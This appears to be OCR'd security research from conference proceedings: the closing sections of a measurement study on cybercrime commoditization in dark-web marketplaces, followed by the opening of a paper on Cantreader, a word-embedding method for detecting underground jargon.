On the other hand, our own estimates are on the conservative side. In particular, we have to ignore a small fraction of credit card sales, due to a quirk in the way certain purveyors of credit card numbers do their business: A few stolen credit card number vendors list their items in generic form, with a price of zero, instead leaving the specifics in the shipping costs - presumably to obfuscate their stocks and possibly to reduce the commissions imposed by the marketplace operator. For instance, a listing would be for "credit card dumps," with a price of zero, but with shipping options for various types of cards at various prices. Because we cannot determine which cards are purchased, we simply conservatively ignore such sales.

More importantly, as Soska and Christin point out, it is important to repeatedly scrape online anonymous marketplaces to ensure adequate coverage [40]. This is particularly true when a marketplace is large, as the population of items is more likely to change over small time intervals. Our density of scrapes is lower in mid-2016, meaning that we might have missed a number of transactions occurring then.

All in all, we might be missing a non-negligible number of transactions occurring on AlphaBay; data for the other marketplaces is more complete, as validated in the original paper [40]. We point out, however, that these misses are unlikely to change our analysis beyond underestimating absolute sales volumes: indeed, with the small exception of the vendors using shipping costs for pricing, there are no specific biases in the missing data, so that the items we have in our corpora can be taken as a representative random sample.

## 7.2 Limitations

We next discuss the limitations of our study in two main areas: first, to what extent our data captures the commoditization of cybercrime and, second, the way we mapped the offerings on these markets onto categories of demand.

Observing cybercrime commoditization starts with knowing where to look. Building on transaction cost economics, we have argued that online anonymous marketplaces are the most logical place to trade cybercrime commodities due to the nature of these transactions. However, what seems logical from a TCE perspective does not necessarily seem logical to the criminal entrepreneur. Trust in a market is to a large extent subjective. This might mean that cybercriminals turn to other platforms with less safeguards to trade commoditized cybercrime. Even when criminals do follow TCE, some forms of commoditized cybercrime do not fit well with online anonymous markets: subscription models, affiliate programs, services requiring a rich search interface, or non-English offerings [26, 48] are all ill-suited to the type of markets we are investigating here. Since we did not study these forms of trade, our picture of commoditization is incomplete. To some extent, the same holds for underground hacker forums, though we would argue that many of the transactions on those forums are not actually commoditized, but forms of contracting (see Section 2).

Another limitation relates to how we mapped criminal demand. Successful commoditization is not just a matter of products and services being offered. These offerings also need to meet a demand, as observed in actual sales. To understand the potential demand of cybercriminals, we worked with a scope of known business models. Building on the work of Thomas et. al. [42], we have limited ourselves to cybercriminals who aim at making a profit. In other words, there may be cybercrime components that are being offered and that do match cybercriminal demand (e.g., for ideological or tactical purposes, rather than financial pursuits), yet are outside the identified value chains.

# 8 Related work

Core elements of our paper build on or benefit from recent progress in related research, which we discuss here.

Different researchers have tried to grasp the evolution of criminal activity in the underground economy. Initial work focused on underground forums [24, 36]. After the infamous Silk Road market came into existence, researchers looked closer at online anonymous markets [8, 15] and investigated the evolution of listings and revenue on these markets. Our study is among the first to explicitly leave the predominant drug listings out of scope and focus on a different product type (cybercrime). Most closely connected to our work is the first longitudinal study on the evolution of volumes in products transacted across multiple online anonymous markets by Soska and Christin [40]. Other studies focused on specialized markets or forums, for instance the stolen data and exploit market [9, 23]. They investigated the market for exploits - which turned out to be moderate in size - and the cybercrime-as-a-service market, where growing numbers of new services types were discovered. Furthermore, researchers investigated the increase in online drugs trade, specifically the B2B side of Silk Road 1 drugs offerings, and what factors determine vendor success [8].

In addition to quantitative studies of the evolution of online anonymous markets, our work is related to qualitative studies on buyers and sellers (vendors) on markets and forums. For instance, Van Hout and Bingham [25] looked into the buyers of drugs, and inspected the retail side of the market, as we did. Van Buskirk et al. [43] specifically focused on the motivation of drug buyers in Australia to turn to online anonymous markets instead of street dealers. They found that a cheaper price and higher quality of the drug are important.

Earlier research into the commoditization of cybercrime found evidence of commoditization of a number of specific products and services. Prominent examples are booters [29], the Pay-Per-Install (PPI) market [13], and exploit kit developers supplying drive-by browser compromise [22]. Thomas et al. [42] provided an overview of the prominent cybercriminal profit centers, based on multiple individual value chains such as spam [34], and clickfraud [32]. We can further identify earlier work on the value chains behind malware [38, 44] and carding [41].

Finally, our work can be tied to studies that aim to understand how and where cybercriminals collaborate. Leukfeldt et al. [33] investigated 40 cybercriminal networks using European and American police cases and interviews, Soudijn and Zegers [41] use data from a seized carding forum to unravel the collaboration between involved actors and Hutchings [28] studied the concept of co-offending in cybercrime and more specifically knowledge transmission amongst cybercriminals and identified distinct typologies of collaboration, ranging from fluid networks to real co-offending. In most cases, they found online meeting places, such as dedicated fora and markets, as the places where to buy tools or to collaborate with co-offenders.

# 9 Conclusions

We identified key value chain components that criminal entrepreneurs might want to outsource (i.e., purchase on

the market) and ordered them in ten categories. In three of them ("javascript," "customer service," and "web inject"), we found no offerings in the large random sample for the ground truth, not even when we searched the whole data with specific keywords. We assume this means there is very little, if any, commoditization of these value-chain components. In the other categories of cybercrime components, we found growing commoditization in terms of listings, vendors and revenue. Cash-out is by far the largest category. Some categories see only modest offerings and transaction volumes. Furthermore, not all offerings reflect the breadth of the demand. In some categories, only niche offerings are available.

In line with what other researchers have observed for the drugs trade on these markets, we see both B2B and B2C transactions in the cybercrime categories. B2B and B2C, a.k.a. retail cybercrime, turns out to be comparable in revenue. Between 2011 and 2017 the revenue of B2C cybercrime was around US $7 million, where B2B cybercrime generated US $8 million in revenue.

In conclusion, we find that, at least on online anonymous marketplaces, commoditization is a spottier phenomenon than was previously assumed. Within the niches where it flourishes, we do observe growth. That being said, there is no supply for many of the capabilities, systems and resources observed in well-known value chains. There is also no evidence of a rapid growth, and thus of a strong push towards commoditization, contrary to the somewhat alarmist language found in industry reporting and elsewhere.

In terms of generalizability of our findings, we have measured and explained the trends in commoditization of cybercrime on online anonymous markets. Beyond this, our findings only speculatively suggest that the trend toward commoditization might not be as comprehensive as has been claimed elsewhere. Perhaps less commoditized forms of B2B transactions - e.g., collaboration emerging out of forums - are important in the areas absent from the anonymous markets. Also, vertical integration probably remains important for more complex and dynamic forms of cybercrime.

Still, this casts an interesting perspective on the "theory of the commoditization of cybercrime." There is a huge discrepancy between the reported profitability of criminal business models like ransomware (over $1 billion in 2016, according to the FBI [20]) or DDoS-services (one youngster making $385,000 with his booter-service according to local British police [2]) and the marginal markets for cybercrime commodities. The commodities for a ransomware operation seem available in these markets: malware, PPI, cash-out. The huge profits would surely draw in new entrepreneurs to assemble this value chain based on components they can just buy on the anonymous markets. But if that would be the case, should that not cause a more observable rise in the commodities trade on these markets? The lack of strong growth suggests that there are still bottlenecks in outsourcing critical parts of criminal value chains. Entry barriers for would-be criminal entrepreneurs remain. The services that are highly commoditized, like booters, seem to draw in mostly B2C activities – i.e., consumers going after other consumers, as was the dominant finding in a victimization study of commoditized DDoS [37]. A recent takedown of a RAT operation also suggested consumer consumption, rather than B2B transactions [6].

This should not be read to downplay the relevance or danger of commoditization. A better understanding of where commoditization succeeds and fails helps to identify which capabilities, services and resources are still hard to come by, which supports designing better disruption strategies for criminal business models. The absence or scarcity of certain commoditized cybercrime components suggests these are either harder to produce or that they cannot function on their own after a single-shot sale. B2B services that require ongoing coordination among the criminals fall short of full-fledged commoditization. In other words, the scarcity of supply suggests less-scalable and potentially vulnerable components in criminal value chains. These might be targeted by interventions. Earlier work on interventions that target choke points shows that they can have measurable impact, not via a wholesale shutdown of the business model, but by raising transaction costs [12, 29]. For instance, we found virtually no offerings for customer support services. For a ransomware scheme, the customer service component to guide inexperienced victims through the steps to complete the ransomware payment might be the most vulnerable. Contrast this approach to the series of police actions aimed at the shutdown of whole markets: from our data, these operations seemed to have had only relatively modest effects on the overall trading of commoditized cybercrime. Understanding where commoditization is lagging behind points to alternative disruption strategies.

## 10 Acknowledgments

This research was partially supported by the MALPAY consortium, consisting of the Dutch national police, ING, ABN AMRO, Rabobank, Fox-IT, and TNO. This paper represents the position of the authors and not that of the aforementioned consortium partners. Kyle Soska and Nicolas Christin's contributions were partially sponsored by DHS Office of Science and Technology under agreement number FA8750-17-2-0188. The U.S. Government is authorized to reproduce and distribute reprints for Governmental purposes notwithstanding any copyright notation thereon.

## References


[1] From marijuana to LSD, now illegal drugs delivered on your doorstep. *http://www.ibtimes.com/marijuana-lsd-now-illegal-drugs-delivered-your-doorstep-290021* (2011).

[2] Student pleads guilty to mass cyber attack. *https://www.bedsalert.co.uk/da/158731* (2016).

[3] AlphaBay, the Largest Online 'Dark Market', Shut Down. *https://www.justice.gov/opa/pr/alphabay-largest-online-dark-market-shut-down* (2017).

[4] Darknet Takedown, Authorities Shutter Online Criminal Market AlphaBay. *https://www.fbi.gov/news/stories/alphabay-takedown* (2017).

[5] United States of America vs. Alexandre Cazes – verified compaint for foreiture in rem, July 2017. United States District Court, Eastern District of California. Case 1:17-at-00557.

[6] International Crackdown on Anti-spyware Malware. *https://www.europol.europa.eu/newsroom/news/international-crackdown-anti-spyware-malware* (2018).

[7] ABLON, L., LIBICKI, M. C., AND GOLAY, A. A. Markets for Cybercrime Tools and Stolen Data. *National Security Research Division* (2014), 1–85.

[8] ALDRIDGE, J., AND DECARY-HETU, D. Not an 'Ebay for Drugs': The Cryptomarket 'Silk Road' as a Paradigm Shifting Criminal Innovation. *SSRN Electronic Journal 564*, October (2014).

[9] ALLODI, L. Economic Factors of Vulnerability Trade and Exploitation: Empirical Evidence from a Prominent Russian Cybercrime Market. In *CCS'17* (2017), no. 2.

[10] BLEI, D. M., EDU, B. B., NG, A. Y., EDU, A. S., JORDAN, M. I., AND EDU, J. B. Latent Dirichlet Allocation. *Journal of Machine Learning Research 3* (2003), 993–1022.

[11] BOGGS, N., WANG, W., MATHUR, S., COSKUN, B., AND PINCOCK, C. Discovery of emergent malicious campaigns in cellular networks. In *Proceedings of the 29th Annual Computer Security Applications Conference on - ACSAC '13* (New York, New York, USA, 2013), ACM Press, pp. 29–38.

[12] BRUNT, R., PANDEY, P., AND MCCOY, D. Booted: An Analysis of a Payment Intervention on a DDoS-for-Hire Service. In *Workshop on the Economics of Information Security (WEIS)* (2017).

[13] CABALLERO, J., GRIER, C., KREIBICH, C., AND PAXSON, V. Measuring Pay-per-Install: The Commoditization of Malware Distribution. In *Usenix Security Symposium* (2011).

[14] CHAWLA, N. V., BOWYER, K. W., HALL, L. O., AND KEGELMEYER, W. P. SMOTE: Synthetic minority oversampling technique. *Journal of Artificial Intelligence Research 16* (2002), 321–357.

[15] CHRISTIN, N. Traveling the Silk Road: a measurement analysis of a large anonymous online marketplace. In *Proceedings of the 22nd international conference on World Wide Web* (2013), pp. 213–224.

[16] CHRISTIN, N., YANAGIHARA, S., AND KAMATAKI, K. Dissecting one click frauds. In *Proc. ACM CCS'10* (Chicago, IL, Oct. 2010), pp. 15–26.

[17] COVA, M., LEITA, C., THONNARD, O., KEROMYTIS, A., AND DACIER, M. An analysis of rogue AV campaigns. In *Proc. RAID 2010* (Ottawa, ON, Canada, Sept. 2010).

[18] DEEK, F. P., AND MCHUGH, J. A. M. *Open source: Technology and policy*. Cambridge University Press, 2007.

[19] DICK, A. R. When does organized crime pay? A transaction cost analysis. *International Review of Law and Economics 15*, 1 (1995), 25–45.

[20] FBI. 2016 Internet Crime Report. Tech. rep., FBI, 2017.

[21] FLORENCIO, D., AND HERLEY, C. Phishing and money mules. In *International Workshop on Information Forensics and Security (WIFS)* (2010).

[22] GRIER, C., BALLARD, L., CABALLERO, J., CHACHRA, N., DIETRICH, C. J., LEVCHENKO, K., MAVROMMATIS, P., MCCOY, D., NAPPA, A., PITSILLIDIS, A., PROVOS, N., RAFIQUE, M. Z., RAJAB, M. A., ROSSOW, C., THOMAS, K., PAXSON, V., SAVAGE, S., AND VOELKER, G. M. Manufacturing Compromise: The Emergence of Exploit-as-a-Service. In *ACM Conference on Computer Communications Security* (2012).

[23] HOLT, T. J. Exploring the social organisation and structure of stolen data markets. *Global Crime 14*, 2-3 (2013), 155–174.

[24] HOLZ, T., ENGELBERTH, M., AND FREILING, F. Learning More About the Underground Economy: A Case-Study of Keyloggers and Dropzones. In *Computer Security–ESORICS* (2009).

[25] HOUT, M. C. V., BINGHAM, T., VAN HOUT, M. C., AND BINGHAM, T. "Surfing the Silk Road": A study of users' experiences. *International Journal of Drug Policy 24*, 6 (2013), 524–529.

[26] HUANG, D. Y., ALIAPOULIOS, M. M., LI, V. G., INVERNIZZI, L., MCROBERTS, K., BURSZTEIN, E., LEVIN, J., LEVCHENKO, K., SNOEREN, A. C., AND MCCOY, D. Tracking Ransomware End-to-end. In *IEEE Symposium on Security and Privacy (S&P)* (2018).

[27] HUANG, D. Y., DHARMDASANI, H., MEIKLEJOHN, S., DAVE, V., GRIER, C., MCCOY, D., SAVAGE, S., WEAVER, N., SNOEREN, A. C., AND LEVCHENKO, K. Botcoin: Monetizing Stolen Cycles. In *Proceedings 2014 Network and Distributed System Security Symposium* (2014).

[28] HUTCHINGS, A. Crime from the keyboard: Organised cybercrime, co-offending, initiation and knowledge transmission. *Crime, Law and Social Change 62*, 1 (2014), 1–20.

[29] KARAMI, M., PARK, Y., AND MCCOY, D. Stress testing the booters: Understanding and undermining the business of DDoS services. In *Proceedings of the 25th International Conference on World Wide Web* (2016), International World Wide Web Conferences Steering Committee, pp. 1033–1043.

[30] KHARRAZ, A., ROBERTSON, W., BALZAROTTI, D., BILGE, L., AND KIRDA, E. Cutting the Gordian knot: A look under the hood of ransomware attacks. In *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)* (2015), vol. 9148, pp. 3–24.

[31] KOLLOCK, P., AND BRAZIEL, E. R. How not to build an online market: the sociology of market microstructure, 2006.

[32] KSHETRI, N. The Economics of Click Fraud. *IEEE Security & Privacy Magazine 8*, 3 (5 2010), 45–53.

[33] LEUKFELDT, R., KLEEMANS, E., AND STOL, W. The Use of Online Crime Markets by Cybercriminal Networks: A View From Within. *American Behavioral Scientist* (2017), 000276421773426.

[34] LEVCHENKO, K., PITSILLIDIS, A., CHACHRA, N., ENRIGHT, B., FELEGYHAZI, M., HALVORSON, T., KANICH, C., KREIBICH, C., LIU, H., MCCOY, D., WEAVER, N., PAXSON, V., VOELKER, G. M., AND SAVAGE, S. Click trajectories: End-to-end analysis of the spam value chain. In *IEEE Symposium on Security and Privacy* (2011), IEEE.

[35] MIRAMIRKHANI, N., STAROVXI, O., AND NIKIFORAKIS, N. Dial one for scam: A large-scale analysis of technical support scams. In *Proceedings of the 24th Network and Distributed System Security Symposium (NDSS)* (Feb. 2017).

[36] MOTOYAMA, M., MCCOY, D., LEVCHENKO, K., SAVAGE, S., AND VOELKER, G. M. An Analysis of Underground Forums. In *ICM* (2011).

[37] NOROOZIAN, A., KORCZYŃSKI, M., GAÑAN, C. H., MAKITA, D., YOSHIOKA, K., AND VAN EETEN, M. Who gets the boot? analyzing victimization by DDoS-as-a-service. In *International Symposium on Research in Attacks, Intrusions, and Defenses* (2016), Springer, pp. 368–389.

[38] ROSSOW, C., DIETRICH, C., AND BOS, H. Large-Scale Analysis of Malware Downloaders. In *Detection of Intrusions and Malware, and Vulnerability Assessment*. Springer, 2013, pp. 42–61.

[39] SOOD, A. K., BANSAL, R., AND ENBODY, R. J. Cybercrime: Dissecting the State of Underground Enterprise, 2013.

[40] SOSKA, K., AND CHRISTIN, N. Measuring the Longitudinal Evolution of the Online Anonymous Marketplace Ecosystem. *24th USENIX Security Symposium*, August (2015), 33–48.

[41] SOUDIJN, M. R. J., AND ZEGERS, B. C. H. T. Cybercrime and virtual offender convergence settings. *Trends in Organized Crime 15*, 2-3 (2012), 111–129.

[42] THOMAS, K., HUANG, D. Y., WANG, D., BURSZTEIN, E., GRIER, C., HOLT, T. J., KRUEGEL, C., MCCOY, D., SAVAGE, S., AND VIGNA, G. Framing Dependencies Introduced by Underground Commoditization. In *Workshop on the Economics of Information Security (WEIS)* (2015).

[43] VAN BUSKIRK, J., ROXBURGH, A., BRUNO, R., NAICKER, S., LENTON, S., SUTHERLAND, R., WHITTAKER, E., SINDICICH, N., MATTHEWS, A., BUTLER, K., AND BURNS, L. Characterising dark net marketplace purchasers in a sample of regular psychostimulant users. *International Journal of Drug Policy 35* (9 2016), 32–37.

[44] VAN WEGBERG, R. S., KLIEVINK, A. J., AND VAN EETEN, M. J. G. Discerning Novel Value Chains in Financial Malware. *European Journal on Criminal Policy and Research 23*, 4 (12 2017), 575–594.

[45] WILLIAMSON, O. E. Transaction-Cost Economics: The Governance of Contractual Relations. *Journal of Law and Economics 22*, 2 (1979), 233–261.

[46] WILLIAMSON, O. E. Transaction cost economics and business administration. *Scandinavian Journal of Management 21*, 1 (2005), 19–40.

[47] WILLIAMSON, O. E. Transaction Cost Economics: An Introduction. *Economics Discussion Paper* (2007), 0–33.

[48] ZHUGE, J., HOLZ, T., SONG, C., GUO, J., HAN, X., AND ZOU, W. Studying Malicious Websites and the Underground Economy on the Chinese Web. In *Managing Information Risk and the Economics of Security*, M. E. Johnson, Ed. 2009, pp. 225–244.

## Appendix

**Algorithm 1:** Classifier of cybercrime listings

**Input:** Listings from 8 marketplaces
**Output:** Set of listings per cybercrime categories

Select a random sample of 1,500 listings;
Manually classify random sample into cybercrime categories;
Split the random sample into a training (70%) and a testing set (30%);
**forall** *listings* **do**
    Remove English stopwords, URLs, punctuation and digits;
    Lemmatize;
    Tokenize;
**foreach** *category* $\in$ *training set* **do**
    Balance category using SMOTE method;
Train a Linear Support Vector Classifier using the listings in the balanced categories;
**foreach** *listing* $\in$ *testing set* **do**
    Classify according to the trained LinearSVC;
Compute confusion matrix;
**forall** *listings* **do**
    Classify according to the trained LinearSVC;

# Reading Thieves' Cant: Automatically Identifying and Understanding Dark Jargons from Cybercrime Marketplaces

Kan Yuan, Haoran Lu, Xiaojing Liao, XiaoFeng Wang
*Indiana University Bloomington*

## Abstract

Underground communication is invaluable for understanding cybercrimes. However, it is often obfuscated by the extensive use of *dark jargons*, innocently-looking terms like "popcorn" that serves sinister purposes (buying/selling drug, seeking crimeware, etc.). Discovery and understanding of these jargons have so far relied on manual effort, which is error-prone and cannot catch up with the fast evolving underground ecosystem. In this paper, we present the first technique, called *Cantreader*, to *automatically* detect and understand dark jargon. Our approach employs a neural-network based embedding technique to analyze the semantics of words, detecting those whose contexts in legitimate documents are significantly different from those in underground communication. For this purpose, we enhance the existing word embedding model to support semantic comparison across good and bad corpora, which leads to the detection of dark jargons. To further understand them, our approach utilizes projection learning to identify a jargon's hypernym that sheds light on its true meaning when used in underground communication. Running Cantreader over one million traces collected from four underground forums, our approach automatically reported 3,462 dark jargons and their hypernyms, including 2,491 never known before. The study further reveals how these jargons are used (by 25% of the traces) and evolve and how they help cybercriminals communicate on legitimate forums.

## 1 Introduction

Underground forums are communication hubs for cybercriminals, helping them promote attack toolkits and services [25], coordinate their operations, exchange information and seek collaborations [24]. For example, Silk Road, a forum with estimated 30K-150K active users [30], served as a breeding ground for narcotics and other illegal drug businesses, leaving 214 communication traces every day. Such traces provide a deep insight into the ways cybercrimes are committed, criminals' strategies, capabilities, infrastructures and business models, and can even be used to predict their next moves. However, they are often written in "thieves' cant", using encoded words like popcorn (marijuana), cheese pizza (child pornography) to cover their meanings.

```
(1) My fav is slayers new rat, its open source,
    gonna have his rootkit implemented into it.

(2) Strains i manage these days are BLUEBERRY and
    NYC Diesel.

(3) I vouch for this user he crypted my athena
    code.
```

Figure 1: Example sentences with dark jargons, where dark jargons are highlighted in blue color. The first example exhibits jargon "rat" which means "remote access trojan"; The second example shows the jargon "blueberry" for "marijuana", while "athena" is the jargon for a kind of botnet framework in the third example.

Such *dark jargons* are often innocent-looking terms (e.g., popcorn), which are extensively used for online purchasing/selling drug, seeking cybercrime wares' developers, doxing Blackhat SEO techniques etc. Figure 1 presents some dark jargons and their semantics in the underground forums Silk Road and Darkode. Such deceptive content makes underground communication less conspicuous and difficult to detect, and in some cases, even allows the criminals to communicate through public forums (Section 6). Hence, automatic discovery and understanding of these dark jargons are highly valuable for understanding various cybercrime activities and mitigating the threats they pose.

**Reading thieves' cant: challenges**. With their pervasiveness in underground communication, dark jargons are surprisingly elusive and difficult to catch, due to their innocent-looking disguises and the ways they are used,

which can be grammatically similar to the normal usages of these terms (e.g., sell popcorns). Even more challenging is to discover their semantics – the underground meanings they are meant to hide. So far, most dark jargons have been collected and analyzed manually from various underground sources, an approach neither scalable nor reliable [19].

Some prior researches on cybercrimes report the finding of dark jargons, though these automatic or semi-automatic analyses approaches are *not* aimed at these underground cants. A prominent example is the study on *dark words*, the terms promoted by blackhat SEO [46]. The study introduces a technique that looks for the query words leading to the search results involving malicious or compromised domains, which however is not to detect dark jargons but blackhat SEO targeted *dark words* (see detail in Section 6, under "innocent-looking dark jargon"). Also, another prior study [31] shows that the names of illicit products (e.g., bot) automatically discovered from underground marketplaces include some jargons (e.g., "fud" which means "fully undetectable exploit"). None of these approaches, however, are designed to find dark jargons, not to mention automatically revealing their hidden meanings. Addressing these issues needs new techniques, which have not been studied before.

**Cantreader**. In our research, we propose a new technique, called *Cantreader*, that utilizes a new *neural language model* to capture the inconsistencies between a phrase's semantics during its legitimate use and in underground communication. Fundamentally, a dark jargon can only be captured by analyzing the semantic meaning using the context in which it appears. A key observation we utilize to automate such analysis is that an innocent-looking term covering dark semantics tends to appear in a totally different context during underground communication than when it is used normally. For example, on a dark market forum, "cheesepizza" is usually presented together with "shot", "photo", "nude" and others, while on other occasions, the term comes with "food", "restaurant", "papa johns" etc. Thus, the key of identifying the jargon in the cybercrime marketplaces is to find its semantic discrepancy with itself when used a legitimate reference corpus.

To this end, we need to address several technique challenges: (1) how to model a term's semantic discrepancy between two corpora? (2) how to handle the terms that have been used differently even in the legitimate corpora? (3) how to understand a dark jargon which is not explicitly explained in the communication traces? To address these issues, we enhanced the standard neural language model by doubling the number of its input layer's neurons to process the sentences from two different corpora. Such a neural network outputs two vectors for each input word, one for the good set and the other for the bad set, automatically making the semantic gap between the word's context measurable (Section 4.1). To control the false positives introduced by the variations in a term's legitimate use, our approach runs the new model to compare the semantics of the terms in the good set (legitimate communication traces) and their meanings in a reputable interpretative corpus (such as Wikipedia and dictionary). Any inconsistency detected here indicates that the term can have a large variation in its legitimate semantics (e.g., "damage" is a slang for game in some legitimate corpora, see detail in Section 4), and therefore should be filtered out to avoid false positives. Finally, to understand a discovered dark jargon, we propose a hypernym ("is-a" relation) based semantic interpretation technique, which uncovered a terms with "is-a" relation to the jargon (e.g., "popcorn" is a "drug").

We implemented Cantreader and evaluated its efficacy in our research (Section 5). Using four underground forum corpora and one corpus from a legitimate forum, our system automatically analyzed 117M terms and in the end, reported 3,462 dark jargons and their hypernyms. With its high precision (91%), Cantreader also achieved over 77% recall rate. Our code and the datasets are available at [26].

**Discoveries**. Running on over one million communication traces collected from four underground forums across eight years (2008-2016), Cantreader automatically identifies 3,462 dark jargons along with their hypernyms. By inspecting these dark jargons together with their hypernyms and the underground communication traces involving jargons, we are able to gain an unprecedented understanding of the characteristics of dark jargons, as well as their security implications. More specifically, we found that dark jargons are extremely prevalent in underground communication: 25% of the traces using at least one jargon. Interestingly, our research reveals the possible ways cybercriminals choose jargons: drug criminals tend to use fruit names for the drugs with different flavors such as "pineapple", "blueberry", "orange" and "lemon", while, hacking tool developers prefer mythological figures like "zeus", "loki" and "kraken". Also, given the long timespan of the corpora, we are able to observe the evolution of the jargons: e.g., roughly 28 drug jargons appear each month, with the increase rate of 5.2%.

In terms of their security implications, we were able to utilize the dark jargons to discover and analyze criminal communication on *public* forums. Particularly, we detected 675 such traces on Reddit, the largest US forum. These criminal traces are related to various criminal activities such as illicit drug trade or sharing the "drug trip" experience. Also interestingly, using dark jargons, we even found 478 *black words*, which are another criminal

cant that unlike innocent-looking jargons, barely appear in legitimate communication: e.g., "chocolope" for marijuana, 'li0n" for crypter and "Illusi0n" for trojan.

**Contributions**. The contributions of the paper are as follows:

• *Novel dark jargon discovery technique*. We present Cantreader, the first fully-automated technique for dark jargon discovery and interpretation, which addresses the challenge in effective analysis of massive cybercriminial communication traces. Our approach leverages a new neural language model to compare the semantics of the same term in different corpora and further identify their hypernyms. Our evaluation shows that Cantreader can effectively recover and interpret dark jargons from underground forum traces, which cannot be done by any existing techniques, to the best of our knowledge.

• *New findings*. Running Cantreader on 375,993 communication traces collected from four underground forums across eight years, our study sheds new light on the characteristics of dark jargon, and the possible implications that they may have on criminal traces recognition and black word identification. The new understandings are invaluable for threat intelligence gathering and analysis, contributing to the better understanding of threat landscape.

## 2 Background

### 2.1 Cybercrime Communication

**Underground forum**. As mentioned earlier, the underground forum is an important component of the cybercrime ecosystem, a critical communication channel for coordination of malicious activities and doing underground business. These forums are known to host some of the world's most infamous cybercriminials. For example, the members of the "Lizard Squad" group were active members of Darkode [4], multiple drug dealers sold drug through Silk Road on a large-scale[17]. Hence, communication traces in the underground forum are considered to be an important source of cyber threat intelligence gathering. The rich information disclosed by such communication sheds light on the adversary's strategy, tactics and techniques, and provides the landscape of the fast-evolving cybercrime.

In our research, we studied the communication that took place on four infamous underground forums: Darkode (sale and trade of hacking services and tools), Hack Forums (blackhat hacking activities discussion), Nulled (data stealing tool and service) and Silk Road (illegal drug), including 375,993 traces (i.e., threads of posts) from 03/2008 to 05/2016 (4132 per month). In addition, we observe the number of the communication traces increases rapidly in all underground forums, which makes manual semantic analysis increasingly difficult.

**Dark jargon**. In our research, we consider a dark jargon to be an innocent-looking term used in the criminal community to cover its crime-related meaning. Such jargons often represent illicit goods, services, criminal tactics, etc., for the purpose of evading the law enforcement's detection. For example, drug traffickers have a long history to use dark jargon to describe illegal drugs to confuse eavesdropping federal agents. These jargons serve as a barrier for the "outsider" to understand criminals' conversations. Hence, identifying and understanding them are considered as a critical task for fighting against cybercrimes. For example, to better understand the drug trade business, Drug Enforcement Administration (DEA) intelligence program compiled a set of dark jargons to decipher forensic data and evidence or information gathered like traffickers' receipts.

Due to the dynamic and fast-evolving nature of cybercrimes, the vocabulary of dark jargons continues to change, adding new terms and dropping old ones. Also, every subgroup of criminals such as drug traffickers create their own jargons. Hence, it is important to continuously discover and interpret new jargons, timely updating the vocabulary list. This is by no means trivial. As an example, the drug jargons released by DEA have been complained to be misinformed and decades behind the time [19]. Considering the huge amount of underground communication traces collected, new techniques need to be developed to automate dark jargon identification and understanding.

### 2.2 Neural Language Model

Neural language model has been found very efficient for learning high-quality distributed representations of words (word embedding), which capture a large number of precise syntactic and semantic word relationships [28, 36, 37]. It aims at finding a parameterized function mapping a given word to a high-dimensional vector (200 to 500 dimensions), e.g., $v_{man} = (0.2, -0.4, 0.7, ...)$, that represents the word's relations with other words. Such a mapping can be learned with different neural network architectures, e.g., using the continual bag-of-words model and skip-gram, to analyze the contexts of input words from a large corpus [37]. Such a vector representation ensures that syntactically or semantically related words are given similar vectors, while unrelated words are mapped to dissimilar ones.

**Architecture**. Given the training set of a neural language model represented by a sequence $w_1, w_2, ..w_{|V|}$ of words, the objective is to learn a "good model" $f(w_1, ..w_{|V|}) =$





Figure 2: An example of neural language model.





Figure 3: Overview of the Cantreader infrastructure.

$\prod_{t=1}^{|V|} \prod_{-m \le j \le m} P(w_{t+j}|w_t)$ where $m$ is the size of training context, in a sense that it produces the highest likelihood for observing the context words $\{w_{t+j}, -m \le j \le m\}$, given the target word $w_t$ and the training set, in terms of a softmax function $\frac{e^x}{\sum e^x}$ [29].

Neural language model architectures are essentially feed-forward networks, usually but not necessarily limited to only a single hidden layer. Figure 2 shows a typical neural network with one hidden layer used by the skip-gram model, an instance of neural language model allowing fast training. The input layer consists of $|V|$ neurons accepting a word $w_i$ as a one-hot vector $c(w_i)$. For a word vector with $|H|$ features, the hidden layer with $|H|$ neurons takes the vector as the input, and output a $|H|$-dimension word vector. The output layer is a softmax regression classifier with $|V|$ neurons. Specifically, each output neuron has a weight vector that multiplies with the word vector from the hidden layer, before applying the softmax function to the result.

**Sub-sampling**. In large corpora, the most frequent words (e.g., "in", "the", "a") usually provide less information than rare words. For example, observing the co-occurrence of "woman" and "queen" is more valuable than seeing the co-occurrences of "queen" and "a". To counter the imbalance between the rare and frequent words, some neural language models such as the skip-gram model apply a simple subsampling approach: each word $w_i$ in the training set is discarded with a probability determined as by computing $P(w_i) = 1 - \sqrt{\frac{t}{f(w_i)}}$ where $f(w_i)$ is the frequency of the word $w_i$ and $t$ is a chosen threshold, typically around $10^{-5}$. The formula here aggressively subsamples words whose frequency is greater than $t$, while preserving the ranking of the frequencies. It accelerates learning and significantly improves the accuracy of the learned vectors of the rare words.

**Word vector properties**. Interestingly, the vector representations of neural language model capture the syntactic/semantic relations between words: e.g., the vectors for the words 'queen', 'king', 'man' and 'woman' have the following relation: $v_{queen} - v_{king} \approx v_{man} - v_{woman}$. Also, the same property also applies to hypernym-hyponym relations. For example, $v_{womon} - v_{queen} \approx v_{man} - v_{king}$ where 'woman' is the hypernym of the hyponym 'queen' and 'man' is the hypernym of the hyponym 'king'.

## 2.3 Hypernym identification

